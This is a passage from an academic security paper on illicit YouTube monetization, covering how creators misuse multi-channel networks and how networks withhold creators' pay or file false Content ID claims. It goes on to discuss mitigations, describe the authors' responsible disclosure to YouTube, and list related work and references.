4.2 Malicious Multi-Channel Networks

In this section, we discuss our findings on illicit exploits facilitated by MCNs on the `YouTube` platform. We found three fraudulent reasons individual content creators join MCNs.

First, some creators join an MCN after being banned on `Google AdSense`, which prevents them from monetizing content. To detail, many unsuccessfully attempt to appeal their ban and join an MCN as a last resort. Because revenue from content is first distributed to the MCN, previously banned creators are able to earn income through affiliation. For example, one creator from our crawled forum data explained that they joined an MCN after being demonetized. *"I partnered with [MCN] just so I could get at least some money from my channel (even if it is only 70% of my total)."* While some MCNs audit creators who wish to affiliate, we found many have no process or description of account standards on their websites.

Second, we found creators discussing joining an MCN as a method of tax evasion. As MCNs receive an affiliate's revenue before distributing it to their creators, income is not directly traceable to creators' accounts. One creator noted that *"...popular MCN payment methods such as Paypal and Skrill"* help creators as they *"[draw less attention] in filing taxes and audits."* Similarly, we observed creator demand in seeking MCNs that pay via cryptocurrency. For example, we found an MCN advertising to pay creators via a variety of



(a) (b)

Figure 8: (a) MCN with cryptocurrency payout capabilities. (b) Translated homepage of Iranian MCN `Andropay`, highlighting their ability to help Iranian creators monetize content.

cryptocurrencies such as Bitcoin, Nollar and Nano, marketed via an online brochure, as shown in Figure 8a. Although cryptocurrency is not specifically mentioned as a means for tax evasion, we found creators asking for references to such MCNs in subforums where users discuss methods of evading taxes. For example, on one thread, a creator requests *"...links to MCNs who pay through BitCoin or other Cryptocurrency."*

Third, creators from countries without access to `Google AdSense` may only be able to monetize their content via an MCN. This is because `Google` is a US company and thus, must "*...comply with sanctions imposed by the United States Office of Foreign Assets Control (OFAC)*" [22]. As such, `AdSense` is restricted in many countries designated as sensitive by the U.S. Department of State including Cuba, North Korea and Iran [45]. Creators from these countries bypass these sanctions by partnering with MCNs, allowing them to monetize their content. To illustrate, we identified an Iranian MCN named `Andropay` that claims that one of its main features is to help creators *"...cash out YouTube channel revenue ... with the lowest possible fees"*, as shown in Figure 8b. `Andropay's` corporate office address, listed on both the company's homepage and `Google` Maps, is located in Tehran, Iran. On inspection of the company's homepage, we discovered `Andropay` alleges that their business is registered in multiple countries to facilitate services to Iranian creators while not violating sanctions.

Illicit MCN Practices. Fraudulent practices involving MCNs relate to unlawful interactions between an MCN and both affiliated and unaffiliated creators. We found that instances of fraud in these circumstances can be categorized into one of two categories: obscuring payment, and theft of creator content. In obscuring payment, we observed evidence of MCNs withholding or obscuring generated video revenue from affiliate creators, with extreme cases describing the total loss of deserved income. In theft of creator content, MCNs leverage Content ID privileges to steal unique content.

4.2.1 Withholding Affiliate Payment

We observed discussion across many forums describing MCNs withholding payment from their affiliate creators. To detail, affiliate creators first upload their content to `YouTube`. Revenue generated from their content is then distributed not to them, but to their associated MCN. However, creators allege MCNs withhold creators' contracted split of the revenue. In doing so, malicious MCNs retain the full profit earned by their affiliated creators. We analyzed discussion concerning such cases of MCNs withholding affiliate payment and highlight three key findings. MCNs:

(1) provide deceptive and false justifications
(2) sever communication with creators
(3) coerce creators to maintain affiliation

Deceptive and False Justifications. In the event of withheld payment, most MCNs provide their affiliates justification as to why their contracted revenue has not been distributed. Although there is no method to verify if such justifications are actually false, our analysis uncovers many allegations across multiple forums and threads suggesting these justifications have no realistic basis. For example, we found discussion about an MCN that refused to pay their creators and instead suggested *"...payments [were] denied by paypal."* We also observed conversation between creators alleging MCNs create false requirements for their affiliated users (e.g., reaching a minimum quantity of content views). Upon further examination, we also found examples where MCNs did not pay their creators even after achieving the agreed minimum requirements. For instance, one creator states *"[they] had earned over $2500 in the past 4 months, well over the claimed requirement for the MCN to send [them their] payment"*, however *"[they] had not been paid."* Finally, other reasons found in our data include *"uploading repetitive content"* and *"content that damages the network."*

Severance of Communication. We also found many creators discussing the lack of communication received from their affiliated MCNs. For example, one creator in our crawled data complains *"...[I'm] not in [an MCN] anymore, but [I] still don't have [my] money. [I've] sent [so] much mail to their support, per email, and over the dashboard, but never received an answer."* Another creator states *"...[the MCN] doesn't even bother replying to my emails which clearly shows they have no intention of paying my earnings."*

Coerced Affiliate Relationship. In an additional circumstance, some creators who are denied payment are further unable to *unlink* themselves; the process of dissolving the MCN-to-creator affiliation. For instance, one creator from our crawled data claimed *"...[the MCN] never provided me with good opportunities or helped me, and [has] just been taking my money, so I decided to leave last year. They said I could not leave until December because it was a breach of contract."* Another creator who tried obtaining a copy of their contract noted that *"...the [MCN] dashboard doesn't seem to allow [me] to get copies of them,"* highlighting access to contracts is limited by MCNs. Inability to unlink results in coerced affiliation and continuous loss of revenue, with MCNs keeping almost all content monetized profit generated by creators.

Many creators are reluctant to name the MCNs they are affiliated with when making these allegations. We posit this is due to fear of legal action from their prior association with




Figure 9: Overview of how malicious MCNs abuse their Content ID privileges.

an MCN. For example, one creator states they *"...can't reveal the name of their network due to potential contract troubles."*

However, we identified six MCNs that are repeatedly mentioned in the discussion surrounding this exploit[1]. Upon further investigation, we observe that all six are still operational, with one resuming offered services in January 2021 after a short hiatus. Our findings indicate that MCNs are able to continue with their operations despite refusing to pay their affiliates, highlighting that public allegations and complaints are unable to negatively impact an MCN's business ability.

Creator Harm. When MCNs withhold payment, creators are directly harmed as they are refused income generated by their original content. This, in turn, can affect their ability to create content. For instance, one creator noted that withheld payments *"...affect the financial security of partners who rely on this platform and steady ongoing payments to maintain their product or channel."* Creators in these situations also cite that withheld payments have negatively impacted their quality of life, with many content creators depending on YouTube revenue as their sole source of income. For example, one creator who *"...makes [his/her] living off YouTube and [has] a family"* expressed frustration when experiencing withheld payments since *"[they] could be going broke."*

4.2.2 MCN Content Theft

In addition to affiliated content creator harm, we found evidence of unaffiliated creators' harm inflicted by malicious MCNs. Because Content ID privileges are typically more widely available to MCNs, we discovered that access to these privileges leads to abuse. Figure 9 presents an example Content ID abuse case. Individual content creators who upload their content to YouTube find their content to be falsely claimed by a malicious MCN (❶, ❷). Here, these creators do not earn revenue from their content, and in some cases have revenue stolen by the offending MCN (❸).

Abuse of Copyright Claim. We observe broad discussion of MCNs leveraging their Content ID privileges to claim ownership of videos falsely. False claims are primarily carried out via YouTube's manual claiming tool [21]. This tool enables MCNs to claim ownership of videos and operates on an honor code (users of the tool are responsible for not making false claims). We observed many complaints from creators whose uploaded original content was later claimed by an MCN. For example, one creator alleges *"...[an MCN] is abusing their access to Content ID (particularly the manual claiming tool) and working in tandem with [another MCN] to siphon millions from songs they do not have any rights to claim."*

Dispute of False Copyright Claims. Individual content creators may dispute Content ID claims. During the dispute process, the disputed video may either be monetized or blocked from being viewed, depending on the claim. For the former, YouTube holds the revenue generated from the date of the dispute separately (in escrow), and upon resolution, revenue is paid to the appropriate party. However, this process is tedious and does not guarantee corrected action, or content restoration. One post in our dataset claims *"...[I've] had multiple content ID disputes rejected in the past few months for using royalty-free music."* Additionally, we also observed numerous allegations of MCNs acknowledging a copyright claim was incorrectly filed but fail to drop the said claim. One creator claims when talking with a malicious MCN that *"...they acknowledged [the claim] was a mistake and removed it...[but that] months later my video had a claim again."* Dissatisfaction with the dispute system and frustration with unfairness when dealing with claims were common themes presented by creators when discussing malicious MCNs applying Content ID to original content. For example, one creator noted *"YouTube's Copyright Claim Dispute System is so [expletive] biased towards the Big Corps / Holders (MCNs), and that they might as well already remove it because it's useless anyway."*

Creator Harm. Due to MCN abuse of Content ID privileges and difficulty in disputing false copyright claims, creators are harmed as they find their videos demonetized. Even in the case of a successful Content ID claim dispute, creators may lose monetization for up to 30 days, the maximum time the owner of claimed copyright content has to respond [19]. For instance, one creator in our data states *"I've lost 1 month [of revenue] because an MCN decided to claim copyright."*

5 Discussion and Limitations

Content creators and MCNs leveraging illicit monetization exploits on YouTube are a persistent problem. Our work primarily uses qualitative methodology to analyze publicly available forums. Similar to previous work [53], we note that themes present in our dataset may differ from private forums and groups. As mentioned in Section 3.1, we focus on publicly accessible forums to capture public conversation amongst creators, and in turn, resources most available to creators.

We also note that our findings do not focus on the frequency of occurrence for each specific exploit, as we instead aim to provide a review of the most popular illicit monetization exploits on YouTube. Our analysis presents three observations that provide insight into potential solutions against illicit monetization and future work in the area. First, we highlight the

[1] To prevent this paper from encouraging prospective malicious MCNs, MCN names are available for research on request.

emergence of online forums as a source of information for malicious creators. Second, we note how the incentive to monetize YouTube content creates online marketplaces that cater to malicious creators aiming to implement illicit monetization exploits. Third, we examine the hierarchical MCN-creator relationship and detail how it may lead to creator harm.

5.1 Online Illicit Monetization Communities

Analyzing data from our 11 crawled forums, we discovered conversation spreading illicit monetization tactics of stealing original content and directing traffic to external sites. For instance, manual examination of forum threads found using relevant keywords resulted in the unexpectedly straightforward discovery of illicit content monetization services, software, and guides. While we observed posting guidelines for a number of these forums prohibiting discussion of deceitful or evasive practices on YouTube, we found this rule poorly enforced; likely due to ambiguity in YouTube policy interpretation. As such, the existence of these forums acts as a potential gateway for illicit content monetization, further contributing to the existence of harmful content on YouTube.

Mitigation. Consistent moderation of various third-party websites is a likely difficult, impractical, and contentious task for YouTube to address. Although exhaustive moderation is impractical, we believe YouTube would significantly benefit from periodically crawling/evaluating sentiment on public forums and analyzing conversations from creators to detect the emergence of new illicit strategies. Additionally, we posit that improved moderation of community content and/or more accessible policies outlining YouTube monetization policy would help protect YouTube viewers and other benign creators, while simultaneously limiting loopholes that allow malicious tactics to flourish. We plan to continue monitoring these communities and their discussion to examine how these groups organize and construct illicit monetization exploits.

5.2 Illicit Content Monetization Economy

Our analysis of crawled forum data and marketplace listings shows an active service market that profits off facilitating illicit monetization on YouTube. We discovered nine online marketplaces providing the illicit sale of YouTube accounts and content-related services (e.g., purchasable views, subscribers, comments). We found evidence of malicious creators successfully using these services to purchase accounts and generate artificial channel engagement, allowing them to immediately monetize their content and reach an audience.

We also observed discussion around content editing software tailored for evading YouTube policy and copyright detection. On websites such as YTpara, we found entire forum threads dedicated to the commerce of tools that allow creators to manipulate uploaded content or self-host mechanisms of artificial engagement. Although unintentional, benign software also contributes to this economy with many video editing software leveraged for illicit content monetization. Lastly, we observed MCNs themselves as a component of this economy, with malicious creators joining MCNs to illicitly work around inability to monetize, or country-specific law/tax restrictions.

Mitigation. Current methods of countering YouTube account abuse (e.g., sale of accounts, use of services/evasion software) rely on tracking account IP addresses and taking action on mismatches in login sessions, or flagged accounts [81]. However, this action occurs *after* transactions are completed for these items, with no current methods proactively preventing users from leveraging these illicit resources.

We plan to explore how online forums can enact strict guidelines to prevent the promotion of the for-profit illicit monetization economy and how developers of benign software used in monetization exploits can work with YouTube to prevent abuse of their software. Further efforts should also be conducted to detect artificial engagement and purchased accounts. For example, an anomaly detector can be implemented to identify abnormal/malicious behavior in creator accounts and their related content. To detail, if an uploaded video has (as compared to previous uploads from an account): (1) lack of community engagement (e.g., likes, comments), (2) disparity in content genre/video length, and (3) irregularities in upload location, this may collectively flag a creator account as potentially purchased from a marketplace.

5.3 Contentious MCN-Creator Relationships

The MCN-creator relationship has become an integral part of the YouTube ecosystem. Although the relationship between both parties is posed as mutually beneficial, we found evidence of common circumstances that harm creators. Specifically, MCN withheld creator payment and abuse of Content ID privileges are highlights of such points of contention. We also found that many creators feel YouTube is not the appropriate mediator between MCNs and individual creators, noting power imbalance improperly handled by YouTube.

Mitigation. Our findings highlight the need for improved oversight of MCN-creator relationships on the YouTube platform as well as relevant resources to protect creators from MCN harm. We suggest adding creator-oriented features for reporting or acting against malicious MCNs, as current YouTube guidelines do not provide such resources. Such a capability would mitigate abuse of creators and promote improved content quality. Policy revisions that emphasize creator protection in the MCN-affiliate relationship could also mitigate such concerns. In future work, we will reach out to YouTube for potential collaboration in examining internal data (e.g., patterns of wide distribution of Content ID for uploaded content matched with reports of malicious MCNs, payout to a single MCN account from multiple channels) that can identify malicious MCNs via affiliated creators.

6 Responsible Disclosure

Our findings are unconventional in regard to security and user protection concerns on YouTube. That is, we do not highlight any code or present new exploits of the YouTube backend that may harm users. Existing reporting methods provided by YouTube for our type of findings only extend to individual accounts and/or uploaded content, but do not provide an option for reporting wide-scale malicious activity. For example, while a YouTube viewer may flag an individual YouTube channel for deceptive external content (e.g., phishing personal information), there is no option to submit a security risk that describes such an exploit/concern at scale (e.g., "bug-bounty" style form that allows high-detail description for a concern).

We have thus contacted Google researchers with experience researching YouTube to disclose our findings and for potential future collaborations. We received acknowledgment from one researcher in the area of Google product user experience, who then forwarded our disclosure to a principal engineer responsible for YouTube ad monetization. This individual then directed us to the Strategic Partnership team at YouTube, who told us they would route our research to members of the team for review before deciding on next steps to proceed.

7 Related Work

Analysis of Malicious Behavior on Online Forums. The security community has long explored online forums to expose conversations surrounding malicious activity. Tseng et al. [53] and Bellini et al. [6] underscore how forums such as Reddit serve as platforms to discuss methods to perpetrate intimate partner violence and how these forums advertise tools to aid in such behavior. Similarly, abuse, cyberbullying, and online harassment on online platforms like Twitter have also been studied [10, 30]. A line of work has explored the online economy or marketplace that aims to aid illegal transactions [9, 29, 56, 86]. In contrast, we present the first study on how content creators use online forums as a means of exchanging information concerning illicit monetization and as an avenue to express contention with MCNs.

Detecting Illicit Activity on YouTube. The YouTube ecosystem has been studied to identify harmful content. Recent works have analyzed metadata and shared features (i.e., keywords, hashtags) across spam videos on YouTube [7, 51]. Another line of work focused on the automated classification of harmful activity on YouTube. Motivated by *Elsagate*, a controversy where YouTube videos categorized as children's content contained inappropriate themes (e.g., Elsa from Disney film *Frozen* performing suggestive acts), Papadamou et al. developed a binary classifier for detecting YouTube videos potentially disturbing/harmful for toddlers [36]. Similarly, several efforts have identified spam and clickbait type videos by studying video metadata, comments, user activities, and video attributes [4, 11, 85]. In contrast, we provide a broad overview of the different types of methods exploited by creators to monetize content while also shedding light on how MCNs exploit creators when monetizing content.

8 Conclusions

In this paper, we describe the landscape of illicit content monetization exploits used by content creators and MCNs on YouTube. We crawled 11 forums and discussion boards and studied conversations surrounding illicit monetization, examining online account and service marketplaces, and software. We identify six distinct illicit and exploitative methods perpetrated by creators and MCNs. These exploits harm viewers, other creators, and third-parties. We present a comprehensive review of how online communities are sources of intelligence for illicit content monetization activity, and how the economy surrounding illicit monetization further operates in the scope of relationships between content creators and MCNs.

Acknowledgment

We thank our shepherd Elissa Redmiles and our anonymous reviewers for providing us with valuable comments and feedback used to improve our paper. This work is supported by startup funding from Purdue University.

References

[1] YouTube channels for sale | buy & sell YouTube channel. https://tinyurl.com/yyvny6oz, 2020. [Online; accessed 22-December-2020].

[2] Fórum adrenaline - um dos maiores e mais ativos fóruns do brasil. https://tinyurl.com/y3kwmfdv, 2020. [Online; accessed 21-December-2020].

[3] Payments faqs. https://tinyurl.com/y6n8rcza, 2020. [Online; accessed 20-December-2020].

[4] Tulio Alberto, Johannes Lochter, and Tiago Almeida. Tubespam: Comment spam filtering on YouTube. In *IEEE 14th international conference on machine learning and applications (ICMLA)*, 2015.

[5] Alexa - competitive analysis, marketing mix, and website traffic. https://tinyurl.com/y9k4se8k, 2020. [Online; accessed 22-December-2020].

[6] Rosanna Bellini, Emily Tseng, Nora McDonald, Rachel Greenstadt, Damon McCoy, Thomas Ristenpart, and Nicola Dell. "So-called privacy breeds evil" narrative justifications for intimate partner surveillance in online forums. *Proceedings of the ACM on Human-Computer Interaction*, 2021.

[7] Elijah Bouma-Sims and Brad Reaves. A first look at scams on YouTube. In *Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb)*, 2021.

[8] Buy YouTube views. https://tinyurl.com/y5sgz427, 2020. [Online; accessed 21-December-2020].

[9] Rahul Chatterjee, Periwinkle Doerfler, Hadas Orgad, Sam Havron, Jackeline Palmer, Diana Freed, Karen Levy, Nicola Dell, Damon McCoy, and Thomas Ristenpart. The spyware used in intimate partner violence. In *IEEE Symposium on Security and Privacy (SP)*, 2018.

[10] Despoina Chatzakou, Nicolas Kourtellis, Jeremy Blackburn, Emiliano De Cristofaro, Gianluca Stringhini, and Athena Vakali. Measuring #GamerGate: A tale of hate, sexism, and bullying. In *Proceedings of international conference on world wide web companion*, 2017.

[11] V. Chaudhary and A. Sureka. Contextual feature based one-class classifier approach for detecting video response spam on youtube. In *Eleventh Annual Conference on Privacy, Security and Trust*, 2013.

[12] YouTube help - copyright management tools. https://tinyurl.com/kzzwcgo, 2020. [Online; accessed 22-December-2020].

[13] YouTube help: How Content ID works. https://tinyurl.com/kzzwcgo, 2020. [Online; accessed 21-December-2020].

[14] YouTube stars are blurring the lines between content and ads. https://tinyurl.com/y2ktb8t5, 2020. [Online; accessed 22-December-2020].

[15] Fake engagement policy. https://tinyurl.com/vmc4vr9b, 2021. [Online; accessed 20-September-2021].

[16] Buy instagram accounts & YouTube channels - fameswap. https://tinyurl.com/y6lxqxa9, 2020. [Online; accessed 20-December-2020].

[17] Upload videos longer than 15 minutes - computer - YouTube help. https://tinyurl.com/y2bg3nop, 2020. [Online; accessed 20-December-2020].

[18] Foro de YouTube. https://tinyurl.com/yxhomcl8, 2020. [Online; accessed 20-December-2020].

[19] Dispute a Content ID claim - YouTube help. https://tinyurl.com/39h75axw, 2021. [Online; accessed 17-May-2021].

[20] Goyral YouTube bot. https://tinyurl.com/ejxdcsc, 2021. [Online; accessed 3-March-2021].

[21] What is a manual claim? - YouTube help. https://tinyurl.com/yefukb43, 2021. [Online; accessed 17-May-2021].

[22] Understanding adsense country restrictions - adsense help. https://tinyurl.com/tftbwa6, 2021. [Online; accessed 17-May-2021].

[23] Free YouTube subscribers generator app 2021. https://tinyurl.com/3ck6x278, 2021. [Online; accessed 3-March-2021].

[24] googletrans 3.0.0. https://pypi.org/project/googletrans/, 2021. [Online; accessed 3-March-2021].

[25] Google translate. https://tinyurl.com/7adadfe, 2020. [Online; accessed 22-December-2020].

[26] YouTube view bot. https://tinyurl.com/25k7z5yu, 2021. [Online; accessed 3-March-2021].

[27] YouTube networks for small channels, the ultimate guide! https://grow.grin.co/youtube-networks-for-small-channels/, 2019. [Online; accessed 3-March-2021].

[28] Dien dan hoc vien YouTube - hvyt. https://tinyurl.com/y6x5upy5, 2020. [Online; accessed 21-December-2020].

[29] Thomas J Holt. Examining the forces shaping cybercrime markets online. *Social Science Computer Review*, 2013.

[30] Yiqing Hua, Mor Naaman, and Thomas Ristenpart. Characterizing twitter users who engage in adversarial interactions against political candidates. In *Proceedings of the CHI Conference on Human Factors in Computing Systems*, 2020.

[31] Kapwing - edit video and create content online. https://www.kapwing.com/, 2020. [Online; accessed 3-March-2021].

[32] What are your options when buying YouTube views? https://tinyurl.com/y6rbrwy8, 2020. [Online; accessed 21-December-2020].

[33] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for CSCW and HCI practice. *Proceedings of the ACM on Human-Computer Interaction*, 2019.

[34] What are the top YouTube mcns up to now? https://tinyurl.com/2hvfbszm, 2021. [Online; accessed 3-March-2021].

[35] Create a new YouTube channel - youtube help. https://tinyurl.com/mx9fyc9, 2020. [Online; accessed 22-December-2020].

[36] Kostantinos Papadamou, Antonis Papasavva, Savvas Zannettou, Jeremy Blackburn, Nicolas Kourtellis, Ilias Leontiadis, Gianluca Stringhini, and Michael Sirivianos. Disturbed YouTube for kids: Characterizing and detecting inappropriate videos targeting young children. In *Proceedings of the International AAAI Conference on Web and Social Media*, 2020.

[37] PR-CY service of independent website promotion - online tools for webmasters, optimizers and copywriters. https://tinyurl.com/y62cr2m2, 2020. [Online; accessed 22-December-2020].

[38] Buy instant YouTube views, subscribers & likes - qqtube.com. https://tinyurl.com/y52xykzq, 2020. [Online; accessed 21-December-2020].

[39] Metrics for reddit - discover the fastest growing subreddits & reddit stats. https://tinyurl.com/yy6yukqk, 2020. [Online; accessed 20-December-2020].

[40] Newtubers - the premiere small content creator community. https://tinyurl.com/y88a27cs, 2020. [Online; accessed 21-December-2020].

[41] Reddit partnered YouTube content creators. https://tinyurl.com/y6sjc3u6, 2020. [Online; accessed 22-December-2020].

[42] YouTube. https://tinyurl.com/lkvx5gz, 2020. [Online; accessed 22-December-2020].

[43] Scrapy - a fast and powerful scraping and web crawling framework. https://tinyurl.com/grs6vxr, 2020. [Online; accessed 22-December-2020].

[44] Searchengines.guru - it news and forum focused on digital marketing, seo optimization and website development. https://tinyurl.com/yxbv3oob, 2020. [Online; accessed 21-December-2020].

[45] Bureau of counterterrorism - state sponsors of terrorism. https://tinyurl.com/72y8w3ww, 2021. [Online; accessed 1-June-2021].

[46] YouTube, Twitch, Twitter, & Instagram statistics - socialblade.com. https://tinyurl.com/zjxn7kw, 2020. [Online; accessed 20-December-2020].

[47] Sonuker. https://tinyurl.com/yalkrd2x, 2020. [Online; accessed 21-December-2020].

[48] Free YouTube subscribers - grow your YouTube channel quicker than ever before! https://tinyurl.com/y2wddqf4, 2020. [Online; accessed 20-December-2020].

[49] YouTube basics - the quickstart guide to YouTube. https://tinyurl.com/y4phty6m, 2020. [Online; accessed 22-December-2020].

[50] SWAPD: Buy, sell, & trade virtual properties. https://tinyurl.com/qwgtxz5, 2020. [Online; accessed 20-December-2020].

[51] Ashutosh Tripathi, Kusum Kumari Bharti, and Mohona Ghosh. A study on characterizing the ecosystem of monetizing video spams on YouTube platform. In *Proceedings of the 21st International Conference on Information Integration and Web-based Applications & Services*, 2019.

[52] Buy and sell websites. https://tinyurl.com/y68pg9zm, 2020. [Online; accessed 19-December-2020].

[53] Emily Tseng, Rosanna Bellini, Nora McDonald, Matan Danos, Rachel Greenstadt, Damon McCoy, Nicola Dell, and Thomas Ristenpart. The tools and tactics used in intimate partner surveillance: An analysis of online infidelity forums. In *USENIX Security*, 2020.

[54] T-series's YouTube stats (summary profile) - social blade stats. https://tinyurl.com/2692bt3h, 2021. [Online; accessed 5-June-2021].

[55] Tubebuddy forums. https://tinyurl.com/ybsnlhgd, 2020. [Online; accessed 20-December-2020].

[56] Rolf Van Wegberg, Samaneh Tajalizadehkhoob, Kyle Soska, Ugur Akyazi, Carlos Hernandez Ganan, Bram Klievink, Nicolas Christin, and Michel Van Eeten. Plug and prey? measuring the commoditization of cybercrime via online anonymous markets. In *USENIX Security*, 2018.

[57] Videonti - advanced batch rendering solutions. https://tinyurl.com/5yxukh4k, 2013. [Online; accessed 3-March-2021].

[58] Videoyap. https://www.videoyap.com/, 2020. [Online; accessed 3-March-2021].

[59] Buy & sell your viral social media account influence - viralaccounts.com. https://tinyurl.com/y7fkxxd4, 2020. [Online; accessed 20-December-2020].

[60] Distribution of total YouTube video content worldwide as of december 2018, by category. https://tinyurl.com/2js7svt9, 2021. [Online; accessed 1-June-2021].

[61] YouTube-subbot. https://tinyurl.com/2j725nsp, 2019. [Online; accessed 3-March-2021].

[62] youtube-viewer-bot. https://tinyurl.com/2w3ccsz8, 2020. [Online; accessed 3-March-2021].

[63] youtube-viewer. https://github.com/soumyadityac/youtube-viewer, 2020. [Online; accessed 3-March-2021].

[64] YouTube abone hilesi,youtube abone kasma. https://tinyurl.com/y45s925j, 2020. [Online; accessed 20-December-2020].

[65] YouTube guide builder. https://tinyurl.com/tz6weet, 2020. [Online; accessed 21-December-2020].

[66] YouTube community guidelines (rules and policies). https://tinyurl.com/ycy54tev, 2020. [Online; accessed 22-December-2020].

[67] Media shark - the 2020 guide to YouTube CPM. https://tinyurl.com/y5jx9a6v, 2019. [Online; accessed 20-December-2020].

[68] USATODAY: Video websites pop up, invite postings. https://tinyurl.com/yxrz78lv, 2005. [Online; accessed 22-December-2020].

[69] Alphabet announces fourth quarter and fiscal year 2019 results. https://tinyurl.com/y4uoh3q8, 2020. [Online; accessed 22-December-2020].

[70] Multi-channel network (mcn) overview for YouTube creators. https://tinyurl.com/yy36hmuy, 2020. [Online; accessed 20-December-2020].

[71] YouTube's new monetization rules are controversial, painful and necessary. https://tinyurl.com/yy38b5b9, 2018. [Online; accessed 22-December-2020].

[72] YouTube partner program overview & eligibility. https://tinyurl.com/y7w22auk, 2020. [Online; accessed 21-December-2020].

[73] YouTube5Year: History of monetization at YouTube. https://tinyurl.com/y379ru4x, 2010. [Online; accessed 22-December-2020].

[74] Infographic: The history of video advertising on YouTube. https://tinyurl.com/y3q33d7p, 2011. [Online; accessed 22-December-2020].

[75] Youtube Help: Choose how you want to monetize. https://tinyurl.com/orr5qe3, 2020. [Online; accessed 20-December-2020].

[76] YouTube Help: Youtube channel monetization policies. https://tinyurl.com/v5by48w, 2021. [Online; accessed 5-June-2021].

[77] The Verge: The golden age of YouTube is over. https://tinyurl.com/y6h5zyyy, 2019. [Online; accessed 21-December-2020].

[78] YouTube premium and music have 20 million subscribers. https://tinyurl.com/yypdjqdf, 2020. [Online; accessed 22-December-2020].

[79] Add paid product placements, sponsorships & endorsements. https://tinyurl.com/yyync92x, 2020. [Online; accessed 20-December-2020].

[80] YouTube revenue and usage statistics (2021). https://www.businessofapps.com/data/youtube-statistics/, 2020. [Online; accessed 3-March-2021].

[81] YouTube community guidelines enforcement. https://tinyurl.com/y8ubf8zx, 2021. [Online; accessed 08-June-2021].

[82] YouTube Official Blog: You know what's cool? a billion hours. https://tinyurl.com/wha4sj9f, 2017. [Online; accessed 3-March-2021].

[83] Ytpara.com - YouTube & webmaster destek forumu - vbulletin. https://tinyurl.com/y6pqosqy, 2020. [Online; accessed 20-December-2020].

[84] YouTube forum, the #1 YouTube community, video editing, branding & YouTube help. https://tinyurl.com/yxvzkscr, 2020. [Online; accessed 20-December-2020].

[85] S. Zannettou, S. Chatzis, K. Papadamou, and M. Sirivianos. The good, the bad and the bait: Detecting and characterizing clickbait on YouTube. In *IEEE Security and Privacy Workshops (SPW)*, 2018.

[86] Gengqian Zhou, Jianwei Zhuge, Yunqian Fan, Kun Du, and Shuqiang Lu. A market in dream: the rapid development of anonymous cybercrime. *Mobile Networks and Applications*, 2020.

[87] Zyte - world leading web scraping services, & developer tools. https://tinyurl.com/y33j3weu, 2020. [Online; accessed 20-December-2020].

Appendix

We provide images pertaining to the exploits we have discovered. Figure 1a is a sale listing of a view bot application that was advertised on a forum. Figure 1b,1c,1d are examples of websites that malicious creators redirect benign viewers to. Figure 1e presents two images from the homepage of the software *Videonti*, which markets itself as a means to avoid detection of copyright violation.

Table 1 lists all keywords used in the `Google` Search API crawler (Crawler A), described in Section 3.1.




Figure 1: (a) Sale listing of a view bot application that costs 199.00 Euros (242.63 USD) that runs on a local computer. (b) Example of a website advertised via a link, where watching a movie requires account creation. (c) Example of website advertising a URL shortening service while a user waits for a link to download a movie. (d) Video that redirects users to join a *Telegram* (messaging app) group where members exchange pirated content. (e) Description and images of *Videonti* from its website, highlighting that the software is intended to evade copyright violation detection.

Table 1: Keywords used in `Google` crawler (Section 3.1).

Initial Discovery Keywords				
monetization fraud	mcn copyright	mcn scam	mcn fraud	mcn danger creator
